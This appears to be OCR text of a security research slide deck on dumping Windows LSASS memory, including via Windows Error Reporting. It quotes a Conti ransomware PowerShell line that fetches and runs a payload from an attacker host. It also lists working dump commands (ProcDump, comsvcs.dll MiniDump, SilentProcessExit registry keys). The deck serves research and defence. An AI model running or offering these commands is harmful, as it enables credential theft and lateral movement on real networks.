LSASS Shtinkering

Abusing Windows Error Reporting to Dump LSASS

About Us

Asaf Gilboa

Security Researcher

Found & implemented the
LSASS Shtinkering technique

Weightlifter, gamer, traveler, gluten addict

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Security Researcher

Interested in malware campaigns, attack vector and evasion techniques

Enjoys rock climbing and volleyball

Agenda

01

Memory Dumping Techniques
Overview of known techniques and tools

02

LSASS Shtinkering
Reverse Engineering the WER Client Side

03


LSASS Shtinkering
Reverse Engineering the WER Server Side

04

Detection & Prevention
How to stop the attack

Credential Access


- Covers many types of attacks
- This method is for “OS Credential Dumping: LSASS Memory” (T1003.001)
- Actors try to obtain credentials to move laterally through the network
- Credentials allows adversaries to run ransomware remotely
- Effort of exploiting vulnerabilities is saved with valid credentials
- The prime goal is to gain execution on the domain controller


Credential Access

16 techniques

- Adversary-in-the-Middle (3)
- Brute Force (4)
- Credentials from Password Stores (5)
- Exploitation for Credential Access
- Forced Authentication
- Forge Web Credentials (2)
- Input Capture (4)
- Modify Authentication Process (5)
- Multi-Factor Authentication Interception
- Multi-Factor Authentication Request Generation
- Network Sniffing
- OS Credential Dumping (8)
- Steal Application Access Token
- Steal or Forge Kerberos Tickets (4)
- Steal Web Session Cookie
- Unsecured Credentials (7)

Credential Access in the Wild




Credential and Data Theft

Conti actors steal credentials by dumping the memory of the *Local Security Authority Subsystem Service* (*lsass*) process. Conti actors download PowerShell payload from an attacker-controlled endpoint, such as *httpx://datasecuritytoday[.]com::757/securiday*, which dumps credentials from *lsass*:

```
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://datasecuritytoday.com:757/securiday'))"
```


Cybereason Global SOC Team:
From Shathak Emails to the Conti Ransomware



	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	Lockbit	BlackByte	BlackCat
OS Credential Dumping: LSASS Memory T1003.001	✓	✓	✓	✓	✓	✓	✓	✓

Kaspersky Crimeware Reports:
Common TTPs of modern ransomware groups

Credentials Dumping Flow



Logged on user credentials stored in process memory

Dump process memory to disk

Read memory dump and parse credentials (e.g. Mimikatz)

Use new credentials for lateral movement

Introduction

- **Local Security Authority Subsystem Service**
  - System process for managing the authentication procedure
  - Verifies user logons (local and remote)
  - Forced termination will result in a restart
- **The Problem**
  - The LSASS process has SSO (Single-Sign-On)
  - SSO requires credentials to be stored in memory
  - Any process can extract these credentials from the LSASS process
  - Often done by dumping LSASS to disk

```
NTSTATUS  MiniDumpWriteDump(
   _In_    HANDLE    ProcessHandle,
   ...
   _In_    HANDLE    hFile,
   ...);
```

Introduction

- **Windows Error Reporting service**
  - Comes with all Windows versions
  - Gathers information about software crashes
  - Can dump memory of crashing user-mode processes for further analysis
- **End goal**
  - Find a new stealthy way to perform credentials dumping
  - Force Windows Error Reporting to dump the memory of LSASS
  - Evade EDR solutions

Existing Dumping Techniques

- **ProcDump**
  - Part of SysInternals
  - Signed By Microsoft
  - *procdump.exe -ma lsass.exe lsass.dmp*
  - Command line easy to detect
- **ComSvcs.dll**
  - Native DLL found on all Windows OS versions
  - *rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump <lsass pid> lsass.dmp full*
  - Command line easy to detect
- **Task Manager**
  - Signed Native exe found on all Windows OS versions
  - *Right Click lsass.exe -> Create dump file*
  - Dumping activity still stands out

Existing Dumping Techniques

- **SilentProcessExit**
    - Documented mechanism since Windows 7
    - Activated when a process exits or is terminated by a foreign process
    - Offers one of the three actions:


      Show message box
      Launch a new process
      Create dump file
    - Requires setting the following registry keys:

      HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\lsass.exe
      HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\lsass.exe
    - Triggered by calling RtlReportSilentProcessExit

```
NTSTATUS  RtlReportSilentProcessExit(
   _In_    HANDLE     ProcessHandle,
   _In_    NTSTATUS  ExitStatus,
);
```

https://www.deepinstinct.com/blog/lsass-memory-dumps-are-stealthier-than-ever-before-part-2

Silent Process Exit



Benjamin Delpy Retweeted

/r/netsec
@_r_netsec
Automated

New LSASS Dumping Method via SilentProcessExit deepinstinct.com/2021/02/16/lsa…

6:43 PM · Feb 23, 2021 ·

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



Florian Roth ⚡
@cyb3rops

LSASS Memory Dumps are Stealthier than Ever Before Part 2 deepinstinct.com/2021/02/16/lsa…

9:28 AM · Feb 26, 2021 · Twitter for iPhone

111 Retweets 2 Quote Tweets 259 Likes



Posted by u/Safficon 1 year ago

139

New LSASS Dumping Method via SilentProcessExit

deepinstinct.com/2021/0...

jeff-j-bowie · 1 yr. ago · *edited 1 yr. ago*

👍 Working on Windows 10 1909 Build 18363.1379, also SentinelOne 4.2.7.192 without triggering detections.


Protected Process Light

- ✓ LSASS can be launched as a Process Protected Light (PPL)
- ✓ Prevents tampering and termination of specially-signed programs
- ✓ Determined by a field in the EPROCESS that is checked by WinAPI
- ✓ Handle for LSASS opened by a non-PPL process is insufficient for the attacks

x Setting LSASS as PPL is not applicable for organizations:

  x Prevents third-party DLLs from loading into LSASS

  x Benign authentication packages cannot be used



Issues

Easy to Identify

Command lines stand out

Stands Out

MiniDumpWriteDump on LSASS coming from Task Manager isn't normal


Deny-Listed File

ProcDump could be deny-listed

